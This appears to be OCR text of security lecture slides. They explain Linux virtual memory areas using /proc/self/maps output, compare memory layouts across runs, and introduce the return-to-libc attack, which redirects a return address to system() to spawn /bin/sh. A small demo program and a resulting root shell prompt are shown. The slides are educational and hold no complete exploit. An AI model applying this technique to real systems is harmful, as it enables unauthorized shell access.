
# Linux Virtual Memory Areas


- In Linux, a process's linear address space is organized in sets of Virtual Memory Areas.
- Each VMA is a contiguous chunk of related and allocated pages
- An object files loadable segment corresponds to atleast one VMA mapping in the address space of its process image.
- Runtime heap and stack are also distinct VMAs


# Example

```
vol@ubuntu:~/netsec/retlibc$ cat /proc/self/maps
08048000-08053000 r-xp 00000000 08:01 917525     /bin/cat
08053000-08054000 r--p 0000a000 08:01 917525     /bin/cat
08054000-08055000 rw-p 0000b000 08:01 917525     /bin/cat
085bf000-085e0000 rw-p 00000000 00:00 0          [heap]
b73d6000-b75d6000 r--p 00000000 08:01 6779       /usr/lib/locale/locale-archive
b75d6000-b75d7000 rw-p 00000000 00:00 0
b75d7000-b777a000 r-xp 00000000 08:01 656194     /lib/i386-linux-gnu/libc-2.15.so
b777a000-b777b000 ---p 001a3000 08:01 656194     /lib/i386-linux-gnu/libc-2.15.so
b777b000-b777d000 r--p 001a3000 08:01 656194     /lib/i386-linux-gnu/libc-2.15.so
b777d000-b777e000 rw-p 001a5000 08:01 656194     /lib/i386-linux-gnu/libc-2.15.so
b777e000-b7781000 rw-p 00000000 00:00 0
b7791000-b7792000 r--p 005e0000 08:01 6779       /usr/lib/locale/locale-archive
b7792000-b7794000 rw-p 00000000 00:00 0
b7794000-b7795000 r-xp 00000000 00:00 0          [vdso]
b7795000-b77b5000 r-xp 00000000 08:01 656174     /lib/i386-linux-gnu/ld-2.15.so
b77b5000-b77b6000 r--p 0001f000 08:01 656174     /lib/i386-linux-gnu/ld-2.15.so
b77b6000-b77b7000 rw-p 00020000 08:01 656174     /lib/i386-linux-gnu/ld-2.15.so
bf83e000-bf85f000 rw-p 00000000 00:00 0          [stack]
```

Each line in the commands output corresponds to a VMA


Runtime Memory
ELF Headers
.text segment
.rodata segment
.data segment
Heap
libc
Stack
0x00000000 (Start of mem)
0x08048000 – 0x08053000 (R-X)
0x08053000 – 0x08054000 (R--)
0x08054000 – 0x08055000 (RW-)
0x085bf000 – 0x085E0000 (RW-)
0xb75d7000 – 0xb777e000 (XXX)
0xbf83E000 – 0xbf85f000 (RW-)


Runtime Memory
ELF Headers
.text segment
.rodata segment
.data segment
Heap
libc
Stack
0x00000000 (Start of mem)
0x08048000 – 0x08053000 (R-X)
0x08053000 – 0x08054000 (R--)
0x08054000 – 0x08055000 (RW-)
0x090ae000– 0x090cf000 (RW-)
0xb75d8000 – 0xb777f000 (XXX)
0xbfdf0000 – bfe11000(RW-)


Runtime Memory
ELF Headers
.text segment
.rodata segment
.data segment
Heap
libc
Stack
0x00000000 (Start of mem)
0x08048000 – 0x08053000 (R-X)
0x08053000 – 0x08054000 (R--)
0x08054000 – 0x08055000 (RW-)
0x099e3000– 0x09a04000 (RW-)
0xb756d000 – 0xb7714000 (XXX)
0xbf914000 – bf935000(RW-)

# return-to-libc attack

- Return-to-libc overwrites the return address to point to functions already in the process's address space such as in libc (such as system())
  - Make EIP to point to something that can create a shell e.g. /bin/sh
- Why not point EIP to libc
  - Libc is mapped into the memory space of most programs
  - System() can get the shell

# return-to-libc attack


```
/* retlib.c */
#include <stdio.h>
int main(int argc, char **argv)
{
        system("/bin/sh");
        return(0);
}
```

```
root@ubuntu:/home/vol/netsec/retlibc# ./sys
#
```


# return-to-libc attack

